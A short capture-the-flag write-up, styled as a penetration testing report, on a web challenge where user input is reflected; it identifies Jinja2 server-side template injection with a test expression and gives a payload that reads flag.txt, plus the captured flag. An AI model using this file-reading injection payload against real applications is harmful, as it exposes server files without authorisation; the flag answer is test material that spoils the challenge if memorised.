



## Penetration Testing Report


For

**“Another EL Clasico”**

S.NO.	Title	#
1.	Challenge Category	Web Application
2.	Challenge Related Files	N/A
3.	File Link / Target IP	N/A

## PROCEDURE

1. After clicking on the link we get a page where we are asked to give input and it's reflected on the page.
2. Trying different payloads we get that it might be SSTI.
3. So for checking what template its using we put `{{7*'7'}}`.
4. It prints `Hello 7777777!` Based on that we get to know its jinja2.
5. Port Swigger has a nice article on how to exploit this properly.
6. Final payload :  
`http://localhost:5000/?name={{url_for.__globals__.__builtins__.open(%27flag.txt%27).read()}}`
7. After some tinkering we get final payload to inject



**Hello http://localhost:5000/?  
name=HE{tooooooooo\_tired\_to\_write\_a\_good\_flag}!**

## Flags:

S.No.	Flag - No.	Flag
1.	Flag 1	HE{tooooooooo_tired_to_write_a_good_flag}